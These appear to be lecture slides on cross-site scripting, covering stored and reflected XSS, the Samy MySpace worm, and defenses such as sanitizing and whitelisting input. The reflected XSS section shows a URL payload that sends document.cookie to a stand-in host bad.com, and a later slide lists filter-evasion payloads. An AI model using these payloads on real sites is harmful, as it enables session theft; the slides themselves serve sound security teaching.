
- Site **attacker.com** provides a malicious script
- Tricks the user's browser into believing that the script's origin is bank.com
 - **Runs with bank.com's access privileges**
- One general approach:
 - Trick the server of interest (bank.com) to actually send the attacker's script to the user's browser!
 - The browser will view the script as coming from the same origin... because it does!

Two types of XSS

1. Stored (or “persistent”) XSS attack

- Attacker leaves their script on the `bank.com` server
- The server later unwittingly sends it to your browser
- Your browser, none the wiser, executes it within the same origin as the `bank.com` server

Stored XSS attack



Stored XSS Summary

- **Target:** User with *Javascript-enabled browser* who visits *user-influenced content* page on a vulnerable web service
- **Attack goal:** run script in user's browser with the same access as provided to the server's regular scripts (i.e., subvert the Same Origin Policy)
- **Attacker tools:** ability to leave content on the web server (e.g., via an ordinary browser).
 - Optional tool: a server for receiving stolen user information
- **Key trick:** Server fails to ensure that content uploaded to page does not contain embedded scripts

Remember Samy?

- Samy embedded Javascript program in his MySpace page (via stored XSS)
 - MySpace servers attempted to filter it, but failed
- Users who visited his page ran the program, which
 - made them friends with Samy;
 - displayed “but most of all, Samy is my hero” on their profile;
 - installed the program in their profile, so a new user who viewed profile got infected
- From 73 friends to 1,000,000 friends in 20 hours
 - Took down MySpace for a weekend

Two types of XSS


1. Stored (or “persistent”) XSS attack

- Attacker leaves their script on the **bank.com** server
- The server later unwittingly sends it to your browser
- Your browser, none the wiser, executes it within the same origin as the **bank.com** server

2. Reflected XSS attack

- Attacker gets you to send the **bank.com** server a URL that includes some Javascript code
- **bank.com** *echoes* the script back to you in its response
- Your browser, none the wiser, executes the script in the response within the same origin as bank.com

Reflected XSS attack



Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for socks :
. . .
</body></html>
```

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=  
  <script> window.open(  
    "http://bad.com/steal?c=  
    + document.cookie)  
  </script>
```

Result from victim.com:

```
<html> <title> Search results </title>  
<body>  
Results for <script> ... </script>  
  . . .  
</body></html>
```

Browser would execute this within victim.com's origin

Reflected XSS Summary

- **Target:** User with *Javascript-enabled browser* who uses a vulnerable web service that includes parts of URLs it receives in the web page output it generates
- **Attack goal:** run script in user's browser with the same access as provided to the server's regular scripts
- **Attacker tools:** get user to click on a specially-crafted URL. Optional tool: a server for receiving stolen user information
- **Key trick:** Server does not ensure that it's output does not contain foreign, embedded scripts

XSS Defense: Filter/Escape

- Typical defense is **sanitizing**: remove all executable portions of user-provided content that will appear in HTML pages
 - E.g., look for `<script> ... </script>` or `<javascript> ... </javascript>` from provided content and remove it
 - So, if I fill in the “name” field for Facebook as `<script>alert(0)</script>` then the script tags are removed
- Often done on blogs, e.g., WordPress

<https://wordpress.org/plugins/html-purified/>

Problem: Finding the Content

- Bad guys are inventive: *lots* of ways to introduce Javascript; e.g., CSS tags and XML-encoded data:
 - `<div style="background-image: url(javascript:alert('JavaScript'))">...</div>`
 - `<XML ID=I><X><C><![CDATA[<IMG SRC="javas ]]><![CDATA[cript:alert('XSS');">]]>`
- Worse: browsers “helpful” by parsing broken HTML!
- Samy figured out that IE permits javascript tag to be split across two lines; evaded MySpace filter
 - Hard to get it all

Better defense: White list

- Instead of trying to sanitize, ensure that your application validates all
 - headers,
 - cookies,
 - query strings,
 - form fields, and
 - hidden fields (i.e., all parameters)
- ... against a rigorous spec of what should be allowed.
- Example: Instead of supporting full document markup language, use a simple, restricted subset
 - E.g., markdown

Input validation, ad infinitum

- Many other web-based bugs that are ultimately due to **trusting external input** (too much)
- Another example: **Ruby on Rails Remote Code Execution**
 - Web request parameters parsed by content type
 - YAML data can be embedded in XML
 - Standard Ruby YAML parser can create Ruby *objects*
 - YAML parsing can trigger those objects — oops!
 - **Fix:** filter out or reject YAML, or its code constructs

<http://blog.codeclimate.com/blog/2013/01/10/rails-remote-code-execution-vulnerability-explained/>

Summary

- The source of **many** attacks is carefully crafted data fed to the application from the environment
- Common solution idea: **all data** from the environment should be **checked** and/or **sanitized** before it is used
 - **Whitelisting** preferred to *blacklisting* - secure default
 - **Checking** preferred to *sanitization* - less to trust
- Another key idea: Minimize privilege